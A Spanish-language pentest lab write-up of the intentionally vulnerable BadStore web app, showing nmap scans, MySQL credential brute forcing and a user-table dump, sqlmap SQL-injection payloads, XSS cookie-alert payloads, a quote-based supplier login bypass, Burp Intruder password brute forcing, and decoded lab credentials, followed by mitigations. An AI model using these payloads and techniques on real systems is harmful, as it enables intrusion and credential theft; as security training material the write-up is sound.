

Hacking web

Laura Quijorna Velázquez

Marzo 2023

A continuación se procederá a identificar y explotar el mayor número de vulnerabilidades de la aplicación web Badstore.

PASO 1. Escaneo de vulnerabilidades de la máquina con nmap.

Lancé el comando nmap con la ip de la aplicación web.

```
nmap -sC -sV -Pn 192.168.69.141
```

-sC -> Ejecuta los scripts predeterminados de nmap.

-sV -> Escanea la versión del puerto.

-Pn -> Evita hacer un escaneo ping.

```
(root@kali)~# nmap -sC -sV -Pn 192.168.60.141
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-10 13:18 EST
Nmap scan report for 192.168.60.141
Host is up (0.0051s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
|_ http-robots.txt: 5 disallowed entries
|_ /cgi-bin /scanbot /backup /supplier /upload
|_ http-title: Welcome to BadStore.net v1.2.3s
443/tcp    open  ssl/http  Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
|_ ssl-cert: Subject: commonName=www.badstore.net/organizationName=BadStore.net/stateOrProvinceName=Illinois/countryName=US
|_   Subject Alternative Name: email:root@badstore.net
|_   Not valid before: 2006-05-10T12:52:53
|_   Not valid after: 2009-02-02T12:52:53
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-robots.txt: 5 disallowed entries
|_ /cgi-bin /scanbot /backup /supplier /upload
|_ sslv2:
|_   SSLv2 supported
|_   ciphers:
|_     SSL2_IDEA_128_CBC_WITH_MD5
|_     SSL2_RC4_64_WITH_MD5
|_     SSL2_RC4_128_EXPORT40_WITH_MD5
|_     SSL2_RC2_128_CBC_WITH_MD5
|_     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_     SSL2_RC4_128_WITH_MD5
|_     SSL2_DES_64_CBC_WITH_MD5
|_ ssl-date: 2023-03-08T11:15:25+00:00; -2d07h03m07s from scanner time.
|_ http-title: Welcome to BadStore.net v1.2.3s
|_ http-server-header: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
3306/tcp   open  mysql     MySQL 4.1.7-standard
```

Como resultado, se puede observar que el servicio http que corre en el puerto 80 está potencialmente en riesgo. Por lo que en esta máquina me centraré en buscar las vulnerabilidades en la propia web.

PASO 2. Obtención de credenciales y acceso a la base de datos.

Para ello, primero lanzaré con nmap un script de fuerza bruta para obtener credenciales de la aplicación:

```

(root@kali)-[~]
# nmap --script=mysql-brute 192.168.60.141 -T5
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 15:17 EST
Nmap scan report for 192.168.60.141
Host is up (0.000076s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
3306/tcp  open  mysql
| mysql-brute:
|   Accounts:
|     root:root - Valid credentials
|     user:user - Valid credentials
|     netadmin:netadmin - Valid credentials
|     guest:guest - Valid credentials
|     web:web - Valid credentials
|     sysadmin:sysadmin - Valid credentials
|     administrator:administrator - Valid credentials
|     webadmin:webadmin - Valid credentials
|     admin:admin - Valid credentials
|     test:test - Valid credentials
|_ Statistics: Performed 18 guesses in 1 seconds, average tps: 18.0
MAC Address: 00:0C:29:DE:6D:45 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds

```

Con cualquiera de las credenciales obtenidas accedo a la base de datos con la herramienta mysql:

```

(root@kali)-[~]
# mysql -u root -h 192.168.60.141 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 54
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>

```

Ejecuto comandos que me den acceso a los datos de las diferentes tablas de la base de datos. Por ejemplo, accedí a la tabla de usuarios donde aparecen sus correos, contraseñas, nombre completo y rol:

```

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| badstoredb |
+-----+
1 row in set (0.000 sec)

MySQL [(none)]> use badstoredb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [badstoredb]> show tables;
+-----+
| Tables_in_badstoredb |
+-----+
| acctdb |
| itemdb |
| orderdb |
| userdb |
+-----+
4 rows in set (0.000 sec)

```

```

MySQL [badstoredb]> SELECT * FROM userdb;
+-----+-----+-----+-----+
| email | passwd | pdwhint | fullname | role |
+-----+-----+-----+-----+
| AAA_Test_User | 098F6BCD4621D373CADE4E832627B4F6 | black | Test User | U |
| joe@supplier.com | 9aa6e5f2256c17d2d430b100032b997c | black | Joe Supplier | S |
| big@spender.com | 62072d95acb588c7ee9d6fa0c6c85155 | green | Big Spender | U |
| ray@supplier.com | 9726255eec083aa56dc0449a21b33190 | blue | Ray Supplier | S |
| robert@spender.net | 99b0e8da24e29e4ccb5d7d76e677c2ac | red | Robert Spender | U |
| bill@gander.org | e40b34e3380d6d2b238762f0330fbd84 | orange | Bill Gander | U |
| steve@badstore.net | 5f4dcc3b5aa765d61d8327deb882cf99 | purple | Steve Owner | U |
| fred@whole.biz | 8cb554127837a4002338c10a299289fb | red | Fred Wholesaler | U |
| debbie@supplier.com | 356c9ee60e9da05301adc3bd96f6b383 | yellow | Debby Supplier | S |
| mary@spender.com | 2fbd38e6c6c4a64ef43fac3f0be7860e | green | Mary Spender | U |
| sue@spender.com | 7f43c1e438dc11a93d19616549d4b701 | blue | Sue Spender | U |
| curt@customer.com | ea0520bf4d3bd7b9d6ac40c3d63dd500 | orange | Curt Wilson | U |
| paul@supplier.com | 0DF3DBF0EF986F1049E88194D26AE243 | green | Paul Rice | S |
| kevin@spender.com | EB7D34C06CD6B561557D7EF389CDDA3C | red | Kevin Richards | U |
| ryan@badstore.net | NULL | NULL | Ryan Shorter | A |
| stefan@supplier.com | 40C0B8DC4AEAA39166825F8B477EDB4 | purple | Stefan Drege | S |
| landon@whole.biz | 8E0FAA8363D8EE4D377574AE8DD992E | yellow | Landon Scott | U |
| sam@customer.net | 29A4F8BFA56D3F970952AFC893355ABC | purple | Sam Rahman | U |
| david@customer.org | 5EBE2294ECD0E0F08EAB7690D2A6EE69 | red | David Myers | U |
| john@customer.org | 356779A9A1696714480F57FA3FB66D4C | blue | John Stiber | U |
| heinrich@supplier.de | EEE86E9B0FE29B2D63C714B51CE54980 | green | Heinrich Häßler | S |
| tommy@customer.net | 5f4dcc3b5aa765d61d8327deb882cf99 | red | Tom O'Kelley | U |
|  | 7f43c1e438dc11a93d19616549d4b701 | orange | <plaintext> | U |
|  | 83218ac34c1834c26781fe4bde918ee4 | green |  | U |

```

PASO 3. Acceso a la base de datos a través de la aplicación web.



Accedo a la aplicación web a través de su dirección ip 192.168.60.141:80. El proceso consistió en hacer pruebas en los campos a rellenar. Comencé Introduciendo una comilla (') y comprobando si me saltaba algún error. En este caso probé con el campo "Search". El resultado es que me salta un mensaje de "Software error". Para lanzar un ataque a la base de datos, intercepté esta petición con Burp y la guardé para posteriormente lanzarla con "sqlmap".

Software error:

DBD::mysql::st execute failed: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to /cgi-bin/badstore.cgi line 207.

For help, please send mail to the webmaster (root@bubba.bubba.com), giving this error message and the time and date of the error.

Lo primero que hice es preparar el campo de Search con la ' (comilla) , activar foxy proxy y en Burp, en el apartado proxy, hago clic en "Intercep is off". Después, para que me salga la petición, la envié en la web.



A continuación, hice clic derecho y seleccioné "Copy to file" y le puse nombre al fichero que se me creó de la petición. En este caso lo llamé "loginbadstore".

Una vez hecho esto, procedí a lanzar sqlmap sobre la petición guardada.

```

(root@kali)-[~]
# sqlmap -r loginbadstore

[1.6.11#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progr

[*] starting @ 14:25:47 /2023-03-08/

[14:25:47] [INFO] parsing HTTP request from 'loginbadstore'
[14:25:47] [WARNING] provided value for parameter 'passwd' is empty. Please, always use only valid paramet
[14:25:47] [INFO] testing connection to the target URL
[14:25:47] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:25:47] [INFO] testing if the target URL content is stable
[14:25:48] [INFO] target URL content is stable
[14:25:48] [INFO] testing if POST parameter 'email' is dynamic
[14:25:48] [WARNING] POST parameter 'email' does not appear to be dynamic
[14:25:48] [INFO] heuristic (basic) test shows that POST parameter 'email' might be injectable (possible D
[14:25:48] [INFO] testing for SQL injection on POST parameter 'email'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and ris
[14:25:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:25:52] [WARNING] reflective value(s) found and filtering out
[14:25:52] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:25:52] [INFO] testing 'Generic inline queries'
[14:25:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:25:53] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:25:54] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[14:25:55] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[14:25:55] [INFO] POST parameter 'email' appears to be 'MySQL RLIKE boolean-based blind - WHERE, HAVING, O
[14:25:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGI
[14:25:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[14:25:55] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)
[14:25:55] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[14:25:55] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID
[14:25:55] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'

```

```
└─# sqlmap -r loginbadstore --dbs {1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is t
laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:29:53 /2023-03-08/

[14:29:53] [INFO] parsing HTTP request from 'loginbadstore'
[14:29:53] [WARNING] provided value for parameter 'passwd' is empty. Please, always use only valid parameter
[14:29:53] [INFO] resuming back-end DBMS 'mysql'
[14:29:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: email (POST)
Type: boolean-based blind
Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: email=PPP' RLIKE (SELECT (CASE WHEN (7585=7585) THEN 0x505050 ELSE 0x28 END))-- Wwcm6passwd=6Lo

Type: time-based blind
Title: MySQL < 5.0.12 AND time-based blind (BENCHMARK)
Payload: email=PPP' AND 1210=BENCHMARK(5000000,MD5(0x556e6542))-- CIiP6passwd=6Login=Login

[14:29:53] [INFO] the back-end DBMS is MySQL
web application technology: Apache 1.3.28
back-end DBMS: MySQL < 5.0.12
[14:29:53] [INFO] fetching database names
[14:29:53] [INFO] fetching number of databases
[14:29:53] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster
[14:29:53] [INFO] retrieved:
[14:29:53] [WARNING] time-based comparison requires larger statistical model, please wait.....
[14:29:54] [WARNING] it is very important to not stress the network connection during usage of time-based pa

[14:29:54] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cas
[14:29:54] [ERROR] unable to retrieve the number of databases
[14:29:54] [INFO] falling back to current database
[14:29:54] [INFO] fetching current database
[14:29:54] [INFO] retrieved: badstoredb
available databases [1]:
[*] badstoredb
```

Paso 3. Comprobando si acepta payloads.

En el apartado de “Sign our Guestbook!” de la página, aparecen 3 campos a rellenar. Comencé probando si acepta payloads del tipo <plaintext>.

Sign our Guestbook!

Please complete this form to sign our Guestbook. The email field is not required, but helps us contact you to respond to your feedback. Thanks!

Your Name:

Email:

Comments:

Add Entry

Reset

Me salió una ventana que cuando la cerré me dió acceso de lectura al foro y además se mostró código de programación en texto en claro.

```
Where's the big ticket items?

Sunday, February 22, 2004 at 06:16:05: Evil Hacker s8n@haxor.com

You have no security! I can own your site in less than 2 minutes. Pay me $100,000 US currency
by the end of day Friday, or I will hack you offline and sell the credit card numbers I found on
your site. Send the money direct to my PayPal account.

Wednesday, March 8, 2023 at 03:15:20:

Wednesday, March 8, 2023 at 03:28:11:
</B> <A HREF=mailto:></A>
<OL><I>
</I></OL>
<HR>
<HR><P><BR><Center><FONT SIZE=2, FACE='Times'>BadStore v1.2.3s - Copyright &#169; 2004-2005</Center>
</BODY></HTML>
```


A esto le hice botón derecho y seleccioné “View page source”, pudiendo ver código en html y en texto en claro. Esta comprobación afirma que sí que me admite payloads.

```
88 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
89 <HTML><HEAD><TITLE>Welcome to the BadStore.net Guestbook</TITLE>
90 </HEAD><BODY><H1>Guestbook</H1><HR>Wednesday, February 18, 2004 at 07:42:34: <B>Joe Shopper</B> <A
91 <OL><I>This is a great site! I'm going to shop here every day.
92 </I></OL>
93 <HR>
94 Wednesday, February 18, 2004 at 11:41:07: <B>John Q. Public</B> <A HREF=mailto:jqp@whitehouse.gov>
95 <OL><I>Let me know when the summer items are in.
96 </I></OL>
97 <HR>
98 Friday, February 20, 2004 at 14:05:22: <B>Big Spender</B> <A HREF=mailto:billg@microsoft.com>billg
99 <OL><I>Where's the big ticket items?
100 </I></OL>
101 <HR>
102 Sunday, February 22, 2004 at 06:16:05: <B>Evil Hacker</B> <A HREF=mailto:s8n@haxor.com>s8n@haxor.c
103 <OL><I>You have no security! I can own your site in less than 2 minutes. Pay me $100,000 US curr
104 </I></OL>
105 <HR>
106 Wednesday, March 8, 2023 at 03:15:20: <B><script>alert(document.cookie)</script></B> <A HREF=mailt
107 <OL><I>
108 </I></OL>
109 <HR>
110 Wednesday, March 8, 2023 at 03:28:11: <B><plaintext></B> <A HREF=mailto:></A>
111 <OL><I>
112 </I></OL>
113 <HR>
114 Wednesday, March 8, 2023 at 03:29:55: <B><plaintext></B> <A HREF=mailto:></A>
115 <OL><I>
116 </I></OL>
117 <HR>
118 <HR><P><BR><Center><FONT SIZE=2, FACE='Times'>BadStore v1.2.3s - Copyright &#169; 2004-2005</Cente
```

PASO 4. Comprobando vulnerabilidad a XSS.

Para ello utilizaré los siguientes comandos en el apartado “Search”:

<script>alert(document.cookies)</script>



Como se puede observar, me saca la cookie de sesión.

El otro comando será:

<script>alert(123)</script>



Igualmente, se puede ver que me saltó la ventana con el script que he introducido. Por lo tanto, es vulnerable.

PASO 5. Apartado Supplier Login.

En este apartado, en el campo de password, introduje una comilla (') y me apareció una pantalla para subir archivos sobre "listas de precios":

Welcome Supplier - Please Login:

Email Address:

Password:

Login

Welcome Supplier

Upload Price Lists

Filename on local system:

No file selected.

Filename on BadStore.net:

Coming Soon - Web Services!

Esto quiere decir, que sin tener credenciales, pude subir archivos como si fuera un proveedor.

PASO 6. FUERZA BRUTA A LA CONTRASEÑA.

Me logueé con un usuario y contraseña (erróneos y ficticios) en el apartado "Login" (admin:1234) y capturé la petición con Burp.


Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:



Login



Una vez capturada la petición, hice clic derecho y “Send to intruder”. Una vez enviado a “intruder”, fui a la pestaña intruder y primero, realicé clic en “clear”, después subrayé “password” (que es la contraseña que le metí en la petición de login) e hice clic en “Add”.



Después hice clic en la pestaña de “Payload” y en “Payload Options” añadí un listado de contraseñas con las que hice la fuerza bruta. Para esto previamente he realizado un listado de un diccionario de 500 contraseñas que tengo como .txt en mi pc. Lo añadí pinchando en “Load” y seleccionando dicho archivo.




A continuación, lancé el ataque haciendo clic en "Start attack". Como resultado al ataque de fuerza bruta me ha logueado con la contraseña **secret**. Por lo tanto he podido descubrir el usuario "admin" y la contraseña es "secret".

3. Intruder attack of http://192.168.60.141 - Temporary attack - Not saved to project file

Attack	Save	Columns
Results	Positions	Payloads
Resource Pool	Options	
Filter: Showing all items		
Request	Payload	Status
80	121212	200
81	patrick	200
82	martin	200
83	freedom	200
84	ginger	200
85	blowjob	200
86	nicole	200
87	sparky	200
88	yellow	200
89	camaro	200
90	secret	200
91	dick	200
92	falcon	200
93	taylor	200
94	111111	200

Una vez con las credenciales, pasé a acceder con ellas a la página web.



Si voy a la parte de “My Account” puedo cambiar los datos de usuario y password.

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)
[About Us](#)
[My Account](#)
[Login / Register](#)

- Suppliers Only

[Supplier Login](#)

Welcome, Master System Administrator

Update your account information:

Current Full Name: Master System Administrator

New Full Name =

Current Email Address: admin

New Email Address =

Change Password: Verify:

PASO 7. ATAQUE DE DIRECTORIOS

Para este procedimiento he utilizado la herramienta “dirb” con el siguiente comando:

dirb 192.168.60.141

```
(root@kali)-[~]
# dirb http://192.168.60.141

DIRB v2.22
By The Dark Raver

START_TIME: Fri Mar 10 12:40:01 2023
URL_BASE: http://192.168.60.141/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt



GENERATED WORDS: 4612

--- Scanning URL: http://192.168.60.141/ ---
=> DIRECTORY: http://192.168.60.141/backup/
+ http://192.168.60.141/cgi-bin/ (CODE:403|SIZE:277)
+ http://192.168.60.141/favicon.ico (CODE:200|SIZE:1334)
=> DIRECTORY: http://192.168.60.141/images/
+ http://192.168.60.141/index (CODE:200|SIZE:3583)
+ http://192.168.60.141/index.html (CODE:200|SIZE:3583)
+ http://192.168.60.141/robots (CODE:200|SIZE:316)
+ http://192.168.60.141/robots.txt (CODE:200|SIZE:316)
=> DIRECTORY: http://192.168.60.141/supplier/
```

A continuación, procedí a meterme en cada uno de ellos y buscar si hay algún fallo de seguridad.

Después de abrir cada uno, vi un directorio que da datos de usuarios, contraseñas y direcciones ip. Éste es: <http://192.168.60.141/supplier/>

Index of /supplier

Name	Last modified	Size	Description
 Parent Directory	07-Mar-2023 18:17	-	
 accounts	29-Nov-2004 20:51	1k	

Apache/1.3.28 Server at 192.168.60.141 Port 80

Haciendo clic en “accounts” se accede a información de las cuentas hasheadas.

```
1001:am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=  
1002:a3JvZW11ci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=  
1003:amFuZXVzZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjEyLjE5  
1004:a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=
```

Probé a desencriptar cada una de ellas como resultado obtuve nombres de usuarios con sus contraseñas en claro.

✓ Encontrado:

am9ldXNlci9wYXNzd29yZC9wbGF0bnVtLzE5Mi4xNjguMTAwLjU2DQo=:joeuser/password/platnum/192.168.100.56:Base64 Encoded String

✓ Encontrado:

a3JvZW11ci9zM0NyM3QvZ29sZC8xMC4xMDAuMTAwLjE=:kroemer/s3Cr3t/gold/10.100.100.1:Base64(unhex(SHA-256(\$plaintext)))

✓ Encontrado:

amFuZXVzZXIvd2FpdGluZzRGcm1kYXkvMTcyLjIyLjEyLjE5:janeuser/waiting4Friday/172.22.12.19:Base64 Encoded String

✓ Encontrado:

a2Jvb2tvdXQvc2VuZG1lYXBvLzEwLjEwMC4xMDAuMjA=:kbookout/sendmeapo/10.100.100.20:Base64(unhex(SHA-256(\$plaintext)))

MITIGACIONES:

- Utiliza antivirus y comprueba que detecta malware correctamente.
- Mantén las aplicaciones y sistemas (navegadores web, antivirus, sistema operativo) actualizados. Los navegadores, por ejemplo, utilizan distintos filtros que analizan las solicitudes HTTP, el código HTML y las URLs para advertir o eliminar funciones sospechosas que se ejecutarán en el navegador.
- Utiliza frameworks que codifiquen el contenido para prevenir ataques XSS, como Ruby 3.0 o React JS.
- Filtra la entrada de datos del usuario lo más específicamente posible.
- Codifica los datos de salida para los usuarios (HTML, URLs, JavaScript y CSS).
- Aplica políticas de seguridad de contenido (CSP).
- Implementa un WAF (Web Application Firewall). Al igual que con las inyecciones SQL, un firewall de aplicaciones web ayuda a impedir la ejecución de ataques XSS, filtrando y monitoreando el tráfico HTTP entre una aplicación e Internet.

